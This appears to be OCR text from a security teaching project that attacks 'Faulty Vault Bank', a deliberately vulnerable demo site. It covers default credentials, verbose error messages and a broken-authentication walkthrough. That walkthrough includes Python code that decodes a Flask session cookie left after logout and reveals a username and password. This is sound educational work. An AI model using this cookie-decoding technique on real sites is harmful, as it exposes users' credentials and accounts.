
Vulnerable Version of Website

Security Misconfiguration Attack #1: Logging On With Default Credentials




Security Misconfiguration Attack #2: Returning Detailed Error Messages







Secure Version of Website




Attempt at Security Misconfiguration Attack #1: Logging On With Default Credentials



Attempt at Security Misconfiguration Attack #2: Returning Detailed Error Messages




Broken Authentication





There are three Broken Authentication attacks available on the project website.


Vulnerable Version of Website


Broken Authentication Attack #1: Decoding a Flask User Session which is not Properly Invalidated On Logout







Website Security Research Project
$> Faulty Vault Bank
Logged in as scottm
Account Details
Hello,scottm!
Account Number
Account Balance
2004
866977
Withdraw Funds
Logout
6) With the Developer Tools still open, click Logout
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Adblock Plus
Application
Manifest
Service Workers
Clear storage
Storage
Local Storage
Session Storage
IndexedDB
Web SQL
Cookies
http://www.faultyvault.com
Cache
Cache Storage
Application Cache
Background Services
Background Fetch
Background Sync
Notifications
Payment Handler
Periodic Background Sync
Push Messaging
Name
Value
Domain
Path
Expires ...
Size
session
www.f...
/
Session
191


Website Security Research Project
$> Faulty Vault Bank
Warning! Vulnerability for Broken Authentication on!
Click here to switch off
User Login
Create User Session Cookie
Decode User's Session Cookie
Username
Enter Username
Password
Password
Login
Don't have an account? Create Account
7) Although the user logged out of their account, their session cookie is still stored in the browser
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Adblock Plus
Name
Value
Domain
Path
Expires ...
Size
HttpOnly
session
www.f...
/
Session
191
Console
What's New
Highlights from the Chrome 86 update
New Media panel


Website Security Research Project
$> Faulty Vault Bank
Warning! Vulnerability for Broken Authentication on!
Click here to switch off
User Login
Create User Session Cookie
Decode User's Session Cookie
Username
Enter Username
Password
Password
Login
Don't have an account? Create Account
8) Click here to decode the user's session cookie (a new window will open which contains a python interpreter)
Application
Manifest
Service Workers
Clear storage
Storage
Local Storage
Session Storage
IndexedDB
Web SQL
Cookies
http://www.faultyvault.com
Cache
Cache Storage
Application Cache
Frames
top
Name
Value
Domain
Path
Expires ...
Size
HttpOnly
session
Session
191
Console
What's New
Highlights from the Chrome 86 update
New Media panel


Home
Website Security Research Project
9) Click Run to execute the python code
trinket
Python3
Run
Share
Remix
main.py
import base64
import zlib
print("Decoding the session cookie:")
print(" ")
# copy session value data that lies between the two periods
session_token_value = 'eJyrVkpJLElUsoquVlIoAVJGBgYmOkrFyfklJblKOkoupXkpOalFvplpaTmZeYZGxopKOhZmZpbm5rG1sTpKOfnp6akpmXlKV
padding = 4 - (len(session_token_value) % 4)
# add padding characters so length of string is a multiple of 4
if padding > 0:
session_token_value += ('='*padding)
print(zlib.decompress(base64.urlsafe_b64decode(session_token_value)))
Powered by trinket
Decoding the session cookie:
b'{"data":[{" t":
[2004,"scottm","DundlerMifflin123!",866977]}],"loggedin":true,"password":"DundlerMifflin123!","username":"scottm"}'
Account Number
Account Balance
Password
Username
10) By passing the encrypted payload of the session token into the variable 'session_token_value' and running the python code, the session cookie has been decoded without needing to know the secret key it was encrypted with. After decoding the session cookie, we are able to retrieve the user's username, password, account number and account balance

Home

Website Security Research Project

Decoding a different session token

1) Delete the current value in 'session_token_value', leaving the single quotes

Home

Website Security Research Project

2) Copy the payload of the session cookie you wish to decode (see below for details) and paste it in between the single quotes in 'session_token_value'

To retrieve the payload of the session cookie, copy the text between the first and second periods only (the red text below). Do not include the two periods when copying the payload

